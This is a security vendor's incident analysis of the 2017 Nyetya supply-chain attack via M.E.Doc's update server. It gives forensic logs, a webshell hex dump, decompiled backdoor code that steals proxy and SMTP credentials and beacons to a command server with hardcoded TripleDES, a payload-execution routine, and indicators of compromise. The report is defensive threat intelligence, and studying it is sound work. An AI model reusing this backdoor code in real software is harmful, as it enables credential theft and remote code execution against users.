


The MeDoc Connection

 blog.talosintelligence.com/2017/07/the-medoc-connection.html



Matthew Olney
@kpyke



The key phrases of the day will be "Ransomware" and "They never intended to unlock the files anyways".

8:28 AM - 27 Jun 2017

3 Likes



This Post Authored by [David Maynor](#), [Aleksandar Nikolic](#), [Matt Olney](#), and [Yves Younan](#)

Summary

The Nyetya attack was a destructive ransomware variant that affected many organizations inside of Ukraine and multinational corporations with operations in Ukraine. In cooperation with Cisco Advanced Services Incident Response, Talos identified several key aspects of the attack. The investigation found a supply chain-focused attack at M.E.Doc software that delivered a destructive payload disguised as ransomware. By utilizing stolen credentials, the actor was able to manipulate the update server for M.E.Doc to proxy connections to an actor-controlled server. Based on the findings, Talos remains confident that the attack was destructive in nature. The effects were broad reaching, with Ukraine Cyber police confirming over 2000 affected companies in Ukraine alone.

Details

For Talos, June 27th, 2017, started with a message from our intelligence partners in Ukraine. A massive ransomware attack was underway, and they were asking for help. An organized attacker had the means to deliver arbitrary code to users of the most popular accounting software in Ukraine, and that includes multinational corporations that do business there. The

actor in question chose to use this capability to encrypt critical files and hard drives, with no way to decrypt the software.

Since the BlackEnergy attacks of late 2015, Talos has worked with public and private organizations in Ukraine to respond to attacks in the region. Once already this year, Talos has assisted organizations targeted by actors with destructive intent. Interestingly, in those cases a wiper very similar to prior BlackEnergy malware was deployed and, when that was blocked by our Advanced Malware Protection (AMP) product, the actor fell back to using a ransomware variant in an attempt to disrupt the organization's activities. With this recent history in mind, we were immediately concerned that there was more to this story than just another ransomware attack.



Early on it became clear that, while a majority of the early events were in Ukraine, the malware was infecting organizations that didn't immediately have any known connection to the country. Because of the scale of the event, Talos initiated an internal response management system call TaCERS (Talos Critical Event Response System) and began the research and response process. TaCERS divides up activities into intelligence, telemetry analysis, reverse engineering, communications and detection research. Talos researchers and engineers from around the world came together to address this threat.

Based on endpoint telemetry, it was clear that a Ukrainian accounting software package called "M.E.Doc" was at the center of activity. Like WannaCry, there were reports of an email vector. This is most likely because some of the earliest infected machines had concurrent Lokibot infections with indications of an email vector for that malware. After careful research Talos concluded that for the delivery of the Nyetya malware, all installations came through the M.E.Doc update system.

M.E.Doc is a widely deployed accounting package created by a Ukrainian company named Intellect Service and that it was used to interact with Ukrainian tax systems. At this point we were in a position to reach out to M.E.Doc directly and offer assistance.

M.E.Doc was quick to accept an offer of assistance. As part of Cisco's global response to this event, two incident response specialists from the Advanced Services group arrived in

Ukraine on the evening of June 29th and an additional incident response specialist supported the investigation from the UK. M.E.Doc was exceptionally open in arranging access to engineers and administrators who walked the team through the system and provided access to log files and code. They also agreed to share the results of our investigation for the purposes of this report.

In every Cisco incident response investigation, anywhere in the world, a dedicated Talos resource is made available to the incident response team to coordinate intelligence analysis, reverse engineering escalations and telemetry analysis activities. The two teams work together constantly, and that experience was put to full use in this investigation.

Early in the investigation, a web shell was discovered at [http://www.me-doc\[.\]com\[.\]jua/TESTUpdate/medoc_online.php](http://www.me-doc[.]com[.]jua/TESTUpdate/medoc_online.php). The timestamp in the file was May 31 14:45 2017. Our analysis shows the webshell to be a slightly modified version of the open source PHP webshell PAS. The webshell is stored in an encrypted form and requires a passphrase set in a HTTP POST variable to decrypt. The decryption of the shell shows a fully featured PAS webshell.

```
00000000 20 40 69 6e 69 5f 73 65 74 28 27 6c 6f 67 5f 65 | @ini_set('log_e
00000010 72 72 6f 72 73 5f 6d 61 78 5f 6c 65 6e 27 2c 30 | rrors_max_len',0
00000020 29 3b 40 69 6e 69 5f 72 65 73 74 6f 72 65 28 27 | );@ini_restore('
00000030 6c 6f 67 5f 65 72 72 6f 72 73 27 29 3b 40 69 6e | log_errors');@ini
00000040 69 5f 72 65 73 74 6f 72 65 28 27 65 72 72 6f 72 | i_restore('error
00000050 5f 6c 6f 67 27 29 3b 40 69 6e 69 5f 72 65 73 74 | _log');@ini_rest
00000060 6f 72 65 28 27 65 72 72 6f 72 5f 72 65 70 6f 72 | ore('error_repor
00000070 74 69 6e 67 27 29 3b 40 69 6e 69 5f 73 65 74 28 | ting');@ini_set(
00000080 27 6c 6f 67 5f 65 72 72 6f 72 73 27 2c 30 29 3b | 'log_errors',0);
00000090 40 69 6e 69 5f 73 65 74 28 27 65 72 72 6f 72 5f | @ini_set('error_
000000a0 6c 6f 67 27 2c 4e 55 4c 4c 29 3b 40 69 6e 69 5f | log',NULL);@ini_
000000b0 73 65 74 28 27 65 72 72 6f 72 5f 72 65 70 6f 72 | set('error_repor
000000c0 74 69 6e 67 27 2c 4e 55 4c 4c 29 3b 40 65 72 72 | ting',NULL);@err
000000d0 6f 72 5f 72 65 70 6f 72 74 69 6e 67 28 30 29 3b | or_reporting(0);
000000e0 40 69 6e 69 5f 73 65 74 28 27 6d 61 78 5f 65 78 | @ini_set('max_ex
000000f0 65 63 75 74 69 6f 6e 5f 74 69 6d 65 27 2c 30 29 | ecution_time',0)
00000100 3b 40 73 65 74 5f 74 69 6d 65 5f 6c 69 6d 69 74 | ;@set_time_limit
00000110 28 30 29 3b 40 69 67 6e 6f 72 65 5f 75 73 65 72 | (0);@ignore_user
00000120 5f 61 62 6f 72 74 28 54 52 55 45 29 3b 40 69 6e | _abort(TRUE);@ini
00000130 69 5f 73 65 74 28 27 6d 65 6d 6f 72 79 5f 6c 69 | _set('memory_li
00000140 6d 69 74 27 2c 27 31 30 30 30 4d 27 29 3b 40 69 | mit', '100M');@i
00000150 6e 69 5f 73 65 74 28 27 66 69 6c 65 5f 75 70 6c | ni_set('file_upl
00000160 6f 61 64 73 27 2c 31 29 3b 40 69 6e 69 5f 72 65 | oads',1);@ini_re
00000170 73 74 6f 72 65 28 27 6d 61 67 69 63 5f 71 75 6f | store('magic_quo
00000180 74 65 73 5f 72 75 6e 74 69 6d 65 27 29 3b 40 69 | tes_runtime');@i
00000190 6e 69 5f 72 65 73 74 6f 72 65 28 27 6d 61 67 69 | ni_restore('magi
000001a0 63 5f 71 75 6f 74 65 73 5f 73 79 62 61 73 65 27 | c_quotes_sybase'
000001b0 29 3b 40 69 6e 69 5f 73 65 74 28 27 6d 61 67 69 | );@ini_set('magi
000001c0 63 5f 71 75 6f 74 65 73 5f 67 70 63 27 2c 30 29 | c_quotes_gpc',0)
000001d0 3b 40 69 6e 69 5f 73 65 74 28 27 6d 61 67 69 63 | ;@ini_set('magic
000001e0 5f 71 75 6f 74 65 73 5f 72 75 6e 74 69 6d 65 27 | _quotes_runtime'
000001f0 2c 30 29 3b 40 69 6e 69 5f 73 65 74 28 27 6d 61 | ,0);@ini_set('ma
00000200 67 69 63 5f 71 75 6f 74 65 73 5f 73 79 62 61 73 | gic_quotes_sybas
00000210 65 27 2c 30 29 3b 40 73 65 74 5f 6d 61 67 69 63 | e',0);@set_magic
00000220 5f 71 75 6f 74 65 73 5f 72 75 6e 74 69 6d 65 28 | _quotes_runtime(
00000230 30 29 3b 40 69 6e 69 5f 72 65 73 74 6f 72 65 28 | 0);@ini_restore(i
```

As the incident response team extracted logs and additional forensic data, it was uploaded to Talos. This started a 24-hour cycle where at around 10am EDT, when it was evening in Ukraine, the Cisco incident response team would brief Talos on their findings and new data. Then at 3am EDT, as Ukraine was getting to work, Talos would brief the Cisco incident response team on their overnight findings.

Almost immediately, indications of problems were found. In the July 1st briefing, Talos identified key evidence in the logs:

```
8:57:46 usc-cert sshd[23183]: subsystem request for sftp  
AM
```

```
8:59:09 usc-cert su: BAD SU to root on /dev/pts/0  
AM
```

```
8:59:14 usc-cert su: to root on /dev/pts/0  
AM
```

```
9:09:20 [emerg] 23319#0: unknown directive "" in /usr/local/etc/nginx/nginx.conf:3  
AM
```

```
9:11:59 [emerg] 23376#0: location "/" is outside location "\.(ver|txt|exe|upd|rtf|cmnt)$" in  
AM /usr/local/etc/nginx/nginx.conf:136
```

An unknown actor had stolen the credentials of an administrator at M.E.Doc. They logged into the server, acquired root privileges and then began modifying the configuration file for the NGINX web server. We were unable to recover the nginx.conf file, as it was subsequently overwritten, but additional log files were important in understanding what was changed. What we found were thousands of errors that looked like this:

```
[error] 23401#0: *374685644 upstream timed out (60: Operation timed out) while  
connecting to upstream, client: <REDACTED>, server: upd.me-doc.com.ua,  
request: "GET /last.ver?rnd=1b2eb092215b49f5b1d691b5c38e3a74 HTTP/1.1",  
upstream: "http://176.31.182[.]167:80/last.ver?  
rnd=1b2eb092215b49f5b1d691b5c38e3a74", host: "upd.me-doc.com.ua"
```

The NGINX server had been reconfigured so that any traffic to upd.me-doc.com.ua would be proxied through the update server and to a host in the OVH IP space with an IP of 176.31.182.167. Subsequent investigation found that this server was operated by a reseller, thcservers.com, and that the server had been wiped the same day at 7:46 PM UTC.

When we compare the time of the first and last upstream error messages on the server to our in-field endpoint telemetry, we find that they bracket the beginning and the end of the active infection phase of the event. The initial log message was at 9:11:59 UTC and the last message was seen at 12:31:12 UTC. In our telemetry we see no new organizations infected outside of this timeframe.

We found one other piece of forensic evidence showing that the event concluded on or around 12:30 PM UTC. The file timestamp for nginx.conf at the time we analyzed the servers was Jun 27th, 12:33 PM UTC. The actor had returned the NGINX configuration to its original state at this time. There is only one other indicator to share, which was a Latvian IP address that disconnected from the system at 2:11:07 PM UTC:

```
Received disconnect from 159.148.186.214: 11: FlowSshClientSession: disconnected on user's request
```

M.E.Doc confirms that neither the OVH server nor the Latvian IP address have any association with M.E.Doc.

At this point we understood that the actor in question had access to much of the network and many of the systems of M.E.Doc through compromised credentials. The questions remaining were: What were they doing with control of the upgrade server? How were they delivering the malicious software?

While we didn't know it at the time, we can now confirm [ESET's research](#) into the backdoor that had been inserted into the M.E.Doc software. The .net code in ZvitPublishedObjects.dll had been modified on multiple occasions to allow for a malicious actor to gather data and download and execute arbitrary code:

Date	M.E.Doc Update Version
4/14/2017	10.01.175-10.01.176
5/15/2017	10.01.180-10.01.181
6/22/2017	10.01.188-10.01.189

Looking further back in the logs provided by M.E.Doc, we could see the same “upstream” activity on June 22nd. Unfortunately, we do not have logs available for May or April, but it is reasonable to assume similar behavior occurs back through those dates as well.

The infographic features a dark background with a vertical timeline on the left consisting of three blue circles connected by lines. To the right, two dates are highlighted in orange: **APRIL 14, 2017** and **MAY 15, 2017**. Below each date, text in white and orange states that a version of MeDoc was released with a backdoor. An illustration of a grey box with an orange door and a pipe emitting orange sparks is positioned to the right of the text.

APRIL 14, 2017
01.175-10.01.176 version of MeDoc is released with a backdoor.

MAY 15, 2017
01.180-10.01.181 version of MeDoc is released with a backdoor.

JUNE 22, 2017.

01.188-10.01.189 version of MeDoc is released with a backdoor

JUNE 27TH, 2017

8:59:14 UTC

Malicious actor used stolen credentials and "su" to obtain root privileges on the update server.



BETWEEN 9:11:59 UTC AND 9:14:58 UTC

The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC

Logs confirm proxied traffic to OVH.

12:31:12 UTC

The last confirmed proxy connection to OVH is observed. This marks the end of the active infection period.

12:33:00 UTC

The original server configuration is restored.



14:11:07 UTC

Received SSH disconnect from Latvian IP 159.148.186.214

19:46:26 UTC

The OVH server, 176.31.182.167, is wiped using "dd if=/dev/zero", filling the hard drive with 0x00.





Timeline

ZvitPublishedObjects.dll Backdoor Analysis

The backdoor was added to the ZvitPublishedObjects.Server.UpdaterUtils.IsNewUpdate function in ZvitPublishedObjects.dll:

```
258 private static bool IsNewUpdate(Version currVersion, bool IsIC, WebProxy proxy, out
259 string errMsg, out string verLast)
260 {
261     bool flag = false;
262     errMsg = string.Empty;
263     verLast = string.Empty;
264     try
265     {
266         ZvitWebClient zvitWebClient = new ZvitWebClient();
267         ((WebClient) zvitWebClient).Encoding = Encoding.GetEncoding("utf-8");
268         string str1 = currVersion.Major.ToString().PadLeft(2, '0') +
269 currVersion.Minor.ToString().PadLeft(2, '0') + currVersion.Build.ToString().PadLeft(3,
270 '0');
271         string empty = string.Empty;
272         try
273         {
274             string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
275             if (string.IsNullOrEmpty(str2))
276                 str2 = IsIC ? "http://www.ic-sed.com.ua/downloads/9/zvit9.php" : "http://
277 upd.me-doc.com.ua/";
278             string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
279             ((WebClient) zvitWebClient).Proxy = proxy;
280             zvitWebClient.SetExpect100ContinueBehavior(address);
281             byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
282             verLast = Encoding.GetEncoding(1251).GetString(bytes);
283             try
284             {
285                 DateTime result;
286                 if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders
287 [HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture,
288 DateTimeStyles.None, out result))
289                     ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate
290 (result.Date);
291             }
292             catch
293             {
294             }
295             if (!string.IsNullOrEmpty(verLast))
296                 flag = Convert.ToInt64(str1) < Convert.ToInt64(verLast);
297         }
298         finally
299         {
300             string empty = string.Empty;
301             try
302             {
303                 string str2 = ZvitGbl.GlobalCfg.get_UpdateUrl();
304                 if (string.IsNullOrEmpty(str2))
305                     str2 = IsIC ? "http://www.ic-sed.com.ua/downloads/9/zvit9.php" : "http://
306 upd.me-doc.com.ua/";
307                 string address = str2 + "last.ver" + "?rnd=" + Guid.NewGuid().ToString("N");
308                 ((WebClient) zvitWebClient).Proxy = proxy;
309                 zvitWebClient.SetExpect100ContinueBehavior(address);
310                 byte[] bytes = ((WebClient) zvitWebClient).DownloadData(address);
311                 verLast = Encoding.GetEncoding(1251).GetString(bytes);
312                 try
313                 {
314                     string edr pou = string.Empty;
315                     foreach (DataRow row in ((InternalDataCollectionBase) ((DataFable) new
316 AccessMgr()).GetAllOrgs().Rows))
317                     {
318                         string str3 = row["EDRPOU"].ToString();
319                         row["NAME"].ToString();
320                         edr pou = edr pou + str3 + ",";
321                     }
322                     MeCom meCom = new MeCom(proxy, edr pou);
323                     {
324                         Period = 120000,
325                         Rediri = address,
326                         Redri = address
327                     };
328                     if (!meCom.CreateMainThread(true))
329                         meCom.Dispose();
330                 }
331                 catch
332                 {
333                 }
334                 try
335                 {
336                     DateTime result;
337                     if (DateTime.TryParse(((WebClient) zvitWebClient).ResponseHeaders
338 [HttpResponseHeader.Date], (IFormatProvider) CultureInfo.InvariantCulture,
339 DateTimeStyles.None, out result))
340                         ((IProtect) DMFEnvironment.GetObject<IProtect>()).SetExternalSyncDate
```

Between lines 278 and 279 on the left, we can see on the right that code was added to retrieve every organization's EDRPOU and name. Then it creates a new MeCom object and a thread for it which will contact [http://upd.me-doc\[.\]com.ua/last.ver?rnd=<GUID>](http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID>) every 2 minutes. It will also send any replies to this URL.

If a proxy has been configured, when the MeCom object is created at line 288 on the right, it proceeds to retrieve the proxy's host, port, username and password:

```

117 public MeCom(IWebProxy prx, string edrpou = "")
118 {
119     string str1 = "undef";
120     string str2 = "undef";
121     string str3 = "undef";
122     this.proxy = prx;
123     lock (edrpou)
124     {
125         this.edrpou = edrpou;
126     }
127     try
128     {
129         if (this.proxy != null)
130         {
131             lock (this.ProxyInfo)
132             {
133                 this.ProxyInfo = "";
134                 Uri proxy = this.proxy.GetProxy(new Uri(this.resUrl));
135                 string str4 = string.Empty;
136                 string str5 = string.Empty;
137                 try
138                 {
139                     ProxyConfigurator InstanceField = MeCom.GetInstanceField(typeof(ProxyConfigurator), (object) null, "_ProxyInstance") as ProxyConfigurator;
140                     if (InstanceField != null)
141                     {
142                         str4 = MeCom.GetInstanceField(typeof(ProxyConfigurator), (object) InstanceField, "_ProxyUser") as string;
143                         str5 = MeCom.GetInstanceField(typeof(ProxyConfigurator), (object) InstanceField, "_ProxyPass") as string;
144                     }
145                 }
146                 catch (Exception ex)
147                 {
148                     str4 = ex.ToString();
149                 }
150                 lock (this.ProxyInfo)
151                 {
152                     this.ProxyInfo += string.Format("\nAbsoluteUrl: {0} Host: {1} Port: {2} Username: {3} Password: {4}\n", (object) proxy.AbsoluteUri, (object) proxy.Host, (object) proxy.Port,
153 (object) str4, (object) str5);
154                 }
155                 str1 = str4;
156                 str2 = str5;
157                 string host = proxy.Host;
158                 proxy.Port.ToString();
159                 str3 = proxy.ToString();
160             }
161         }
162     }
163     catch (Exception ex)

```

It then retrieves the SMTP host, username, password and email address for every organization in the application's database:

```

154     catch (Exception ex)
155     {
156         lock (this.ProxyInfo)
157         {
158             this.ProxyInfo += ex.ToString();
159         }
160     }
161     try
162     {
163         foreach (DataRow row in (InternalDataCollectionBase) ((DataTable) new AccUserMgr().GetAllOrgs()).Rows)
164         {
165             long idOrg = (long) row["CODE"];
166             string str4 = row["EDRPDU"].ToString();
167             string str5 = row["NAME"].ToString();
168             MailAddBook05.MAILSERVERSDataTable mailSettings = new MailManager().GetMailSettings(idOrg);
169             if (mailSettings.get_Count() > 0)
170             {
171                 string str6 = ((DataRow) mailSettings.get_Item(0))["SMTP_SERVER"].ToString();
172                 string str7 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
173                 string str8 = ((DataRow) mailSettings.get_Item(0))["SMTP_LOGIN"].ToString();
174                 string str9 = ((DataRow) mailSettings.get_Item(0))["SMTP_PASS"].ToString();
175                 string str10 = ((DataRow) mailSettings.get_Item(0))["EMAIL"].ToString();
176                 lock (this.ProxyInfo)
177                 {
178                     this.ProxyInfo += string.Format("\nedrpou: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", (object) str4, (object) str5, (object) str6,
179 (object) str7, (object) str8, (object) str9, (object) str10);
180                 }
181             }
182         }
183     }
184     catch (Exception ex)
185     {
186         lock (this.ProxyInfo)
187         {
188             this.ProxyInfo += ex.ToString();
189         }
190     }
191     try
192     {
193         RegistryKey subKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true).CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
194         subKey.SetValue("Cred", (object) string.Format("{0}|{1}", (object) str1, (object) str2), RegistryValueKind.String);
195         subKey.SetValue("Prx", (object) string.Format("{0}", (object) str3), RegistryValueKind.String);
196     }
197     catch
198     {
199     }

```

It also writes the previously collected proxy info to a registry key: HKCU\SOFTWARE\WC. It stores the proxy username and password in the "Cred" subkey and the full proxy information in "Prx".

At line 294 in IsNewUpdate is a call to meCom.CreateMainThread. The code creates a thread that performs the "MainAction". This thread will continuously query the request URL ([http://upd.me-doc\[.\]com.ua/last.ver?rnd=<GUID>](http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID>)) looking for commands and will then start a new thread per command to execute, waiting a maximum of 10 minutes for the thread to complete. It will then send back the result of the thread to the response url, which in this case is the same as the request URL: [http://upd.me-doc\[.\]com.ua/last.ver?rnd=<GUID>](http://upd.me-doc[.]com.ua/last.ver?rnd=<GUID>).

The GetCommandsAndPeriod function will retrieve the commands from the web request:


```

MeCom.cs x
430
431 private Cmd[] GetCommandsAndPeriod(string Uri)
432 {
433     Uri = Uri ?? this.ReqUri;
434     ZvitWebClient wc = new ZvitWebClient();
435     ((WebClient) wc).Proxy = this.proxy;
436     ZvitWebClientExt.AddCookie(wc, "EDRPOU", this.EDRPOU);
437     ZvitWebClientExt.AddCookie(wc, "un", Environment.UserName);
438     wc.SetExpect100ContinueBehavior(Uri);
439     MemoryStream memoryStream = new MemoryStream(((WebClient) wc).DownloadData(Uri));
440     byte[] numArray1 = new byte[8];
441     memoryStream.Read(numArray1, 0, numArray1.Length);
442     byte[] numArray2 = new byte[memoryStream.Length - 8L];
443     memoryStream.Read(numArray2, 0, numArray2.Length);
444     Cmds cmds = this.DeserializeCmds(Compression.Decompress(Crypto.Decrypt(numArray2, numArray1)));
445     Cmd[] commands = cmds.commands;
446     this.Period = cmds.t;
447     return commands;
448 }
449

```

When sending the request, it will pass along in cookies the EDRPOU and the username that the program is running as. From the response, it will read the first 8 bytes as the initialization vector for the encryption. The rest of the data is encrypted with the TripleDes using a 24-character key: \x00 to \x17 (i.e. characters 0 to 23). It will decrypt, decompress and deserialize the commands it has to execute. It will also retrieve information on how long it should wait until the next time it goes to ask for commands (this was originally set to 2 minutes when the object was created).

```

MeCom.cs x
390
391 private void SendAnswer(string Uri, string data, string report_id = "-----")
392 {
393     try
394     {
395         using (MemoryStream memoryStream = new MemoryStream())
396         {
397             byte[] iv = Crypto.GetIV();
398             byte[] buffer = Crypto.Encrypt(Compression.Compress(Encoding.Default.GetBytes(data)), iv);
399             memoryStream.Write(iv, 0, iv.Length);
400             memoryStream.Write(buffer, 0, buffer.Length);
401             data = Convert.ToBase64String(memoryStream.ToArray());
402         }
403         int num = data.Length % 2048 > 0 ? data.Length / 2048 + 1 : data.Length / 2048;
404         for (int part = 1; part < num; ++part)
405             this.SendPart(Uri, data.Substring(2048 * (part - 1), 2048), report_id, part, num);
406         if (data.Length % 2048 <= 0)
407             return;
408         this.SendPart(Uri, data.Substring(2048 * (num - 1), data.Length - 2048 * (num - 1)), report_id, num, num);
409     }
410     catch
411     {
412     }
413 }
414
415 private void SendPart(string Uri, string data, string report_id, int part, int count)
416 {
417     using (ZvitWebClient wc = new ZvitWebClient())
418     {
419         ((WebClient) wc).Proxy = this.proxy;
420         ZvitWebClientExt.AddCookie(wc, "EDRPOU", this.EDRPOU);
421         ZvitWebClientExt.AddCookie(wc, "un", Environment.UserName);
422         ZvitWebClientExt.AddCookie(wc, "part", part.ToString());
423         ZvitWebClientExt.AddCookie(wc, "cnt", count.ToString());
424         ZvitWebClientExt.AddCookie(wc, "rid", report_id.ToString());
425         ZvitWebClientExt.AddCookie(wc, "resr", data);
426         wc.SetExpect100ContinueBehavior(Uri);
427         ((WebClient) wc).DownloadData(Uri);
428     }
429 }
430

```

SendAnswer will send multiple web requests with a maximum of 2048 bytes each, with the result of the executed command stored in cookies. It will encrypt this data the same way as the received commands, using a random 8-byte IV and the 24-character key 0-23.

These are the encryption and decryption functions:

```
12 namespace ZvitPublishedObjects.Server
13 {
14     public class Crypto
15     {
16         private const int KeyLength = 24;
17
18         public Crypto()
19         {
20             base..ctor();
21         }
22
23         public static byte[] GetIV()
24         {
25             byte[] numArray = new byte[8];
26             Random random = new Random();
27             for (int index = 0; index < numArray.Length; ++index)
28                 numArray[index] = (byte) random.Next((int) byte.MaxValue);
29             return numArray;
30         }
31     }
```

```
Crypto.cs X
31     public static byte[] Encrypt(byte[] data, byte[] IV)
32     {
33         byte[] numArray = new byte[24];
34         for (int index = 0; index < numArray.Length; ++index)
35             numArray[index] = (byte) index;
36         if (data == null || data.Length <= 0)
37             throw new ArgumentNullException("data");
38         if (numArray == null || numArray.Length <= 0)
39             throw new ArgumentNullException("Key");
40         if (IV == null || IV.Length <= 0)
41             throw new ArgumentNullException("Key");
42         using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
43         {
44             cryptoServiceProvider.Mode = CipherMode.CBC;
45             cryptoServiceProvider.Key = numArray;
46             cryptoServiceProvider.IV = IV;
47             ICryptoTransform encryptor = cryptoServiceProvider.CreateEncryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
48             using (MemoryStream memoryStream = new MemoryStream())
49             {
50                 using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, encryptor, CryptoStreamMode.Write))
51                 {
52                     using (BinaryWriter binaryWriter = new BinaryWriter((Stream) cryptoStream))
53                     {
54                         binaryWriter.Write(data);
55                         return memoryStream.ToArray();
56                     }
57                 }
58             }
59         }
60     }
```

```

Crypto.cs X
61 public static byte[] Decrypt(byte[] data, byte[] IV)
62 {
63     byte[] numArray1 = new byte[24];
64     for (int index = 0; index < numArray1.Length; ++index)
65         numArray1[index] = (byte) index;
66     if (data == null || data.Length <= 0)
67         throw new ArgumentNullException("data");
68     if (numArray1 == null || numArray1.Length <= 0)
69         throw new ArgumentNullException("Key");
70     if (IV == null || IV.Length <= 0)
71         throw new ArgumentNullException("Key");
72     byte[] numArray2 = new byte[data.Length];
73     using (TripleDESCryptoServiceProvider cryptoServiceProvider = new TripleDESCryptoServiceProvider())
74     {
75         cryptoServiceProvider.Mode = CipherMode.CBC;
76         cryptoServiceProvider.Key = numArray1;
77         cryptoServiceProvider.IV = IV;
78         ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV);
79         using (MemoryStream memoryStream = new MemoryStream(data))
80         {
81             using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read))
82             {
83                 using (BinaryReader binaryReader = new BinaryReader((Stream) cryptoStream))
84                     return binaryReader.ReadBytes(numArray2.Length);
85             }
86         }
87     }
88 }
89 }
90 }

```

Finally, the Worker object (see Line 372 of MainFunction) handles executing the commands. There are a total of 6 commands that Worker can execute.

```

Worker.cs X
267 public string AutoPayload(string name, byte[] data, string arguments)
268 {
269     int milliseconds = 0;
270     string str1 = string.Empty;
271     string str2 = "FAIL DUMP";
272     string path = string.Empty;
273     try
274     {
275         string environmentVariable = Environment.GetEnvironmentVariable("windir");
276         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
277         if (!string.IsNullOrEmpty(environmentVariable))
278         {
279             path = Path.Combine(environmentVariable, name);
280             str2 = this.DumpData(path, data);
281         }
282         if (File.Exists(path) && !string.IsNullOrEmpty(folderPath))
283         {
284             path = Path.Combine(folderPath, name);
285             str2 = this.DumpData(path, data);
286         }
287         if ("OK" == str2)
288         {
289             string str3 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
290             Process process1 = new Process();
291             Process process2 = process1;
292             ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
293             processStartInfo1.FileName = str3;
294             processStartInfo1.UseShellExecute = false;
295             processStartInfo1.RedirectStandardOutput = true;
296             processStartInfo1.CreateNoWindow = true;
297             processStartInfo1.Arguments = string.Format("\"{0}\" , #1 {1}", (object) path, (object) arguments);
298             ProcessStartInfo processStartInfo2 = processStartInfo1;
299             process2.StartInfo = processStartInfo2;

```

This appears to be the mechanism used for delivering the Nyetya malware. The command line arguments perfectly match what was observed in endpoint telemetry when M.E.Doc machines executed the initial sample.



Detail of Commands

What Now?

First we need to put together everything we know. In the past Talos has observed an actor specifically targeting Ukrainian institutions attempt to use the BlackEnergy wiper malware and, when that attempt was blocked, fall back to using a ransomware variant as an acceptable replacement for a wiper. We've also already documented in [our previous blog](#) that "Given the circumstances of this attack, Talos assesses with high confidence that the intent of the actor behind Nyetya was destructive in nature and not economically motivated."

Finally, now that we can confirm that M.E.Doc was the installation vector, we can assess that the targets for this attack were Ukraine and those organizations that chose to conduct business with Ukraine.

Our Threat Intelligence and Interdiction team is concerned that the actor in question burned a significant capability in this attack. They have now compromised both their backdoor in the M.E.Doc software and their ability to manipulate the server configuration in the update server.

In short, the actor has given up the ability to deliver arbitrary code to the 80% of UA businesses that use M.E.Doc as their accounting software, along with any multinational corporations that leveraged the software. This is a significant loss in operational capability, and the Threat Intelligence and Interdiction team assesses with moderate confidence that it is unlikely that they would have expended this capability without confidence that they now have or can easily obtain similar capability in target networks of highest priority to the threat actor.

Based on this, Talos is advising that any organization with ties to Ukraine treat software like M.E.Doc and systems in Ukraine with extra caution since they have been shown to be targeted by advanced threat actors. This includes providing them a separate network architecture, increased monitoring and hunting activities in those at-risk systems and networks and allowing only the level of access absolutely necessary to conduct business.

Patching and upgrades should be prioritized on these systems and customers should move to transition these systems to Windows 10, following the [guidance from Microsoft](#) on securing those systems. Additional guidance for network security baselining is available [from Cisco as well](#). Network IPS should be deployed on connections between international organizations and their Ukrainian branches and endpoint protection should be installed immediately on all Ukrainian systems.

Talos places this attack in the supply-chain category. Rather than targeting organizations directly, an actor compromises trusted hardware and software vendors to deliver compromised assets to a high-priority environment. We believe that these types of malicious capabilities are highly desired by sophisticated actors. All vendors, regardless of size or geographic region, must be increasingly vigilant. Find out more about how Cisco assures the [integrity of their products here](#).

For further coverage of the Nyetya incident, please refer to our [previous blog post](#).

Indicators of Compromise

SHA256

M.E.Doc ZvitPublishedObjects.dll files with backdoor:

- f9d6fe8bd8aca6528dec7eaa9f1aafbecde15fd61668182f2ba8a7fc2b9a6740
- d462966166450416d6addd3bfdf48590f8440dd80fc571a389023b7c860ca3ac

- 2fd2863d711a1f18eeee5c7c82f2349c5d4e00465de9789da837fcdca4d00277

Nyetya Malware:

- 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
- 02ef73bd2458627ed7b397ec26ee2de2e92c71a0e7588f78734761d8edbdcd9f
- eae9771e2eeb7ea3c6059485da39e77b8c0c369232f01334954fbac1c186c998

Malicious IP Addresses:

- 176.31.182[.]167
- 159.148.186[.]214

AMP Coverage

- W32.Ransomware.Nyetya.Talos
- W32.F9D6FE8BD8.Backdoor.Ransomware.Nyetya.Talos
- W32.D462966166.Backdoor.Ransomware.Nyetya.Talos
- W32.2FD2863D71.Backdoor.Ransomware.Nyetya.Talos
- W32.02EF73BD24-95.SBX.TG
- W32.GenericKD:Petya.20h1.1201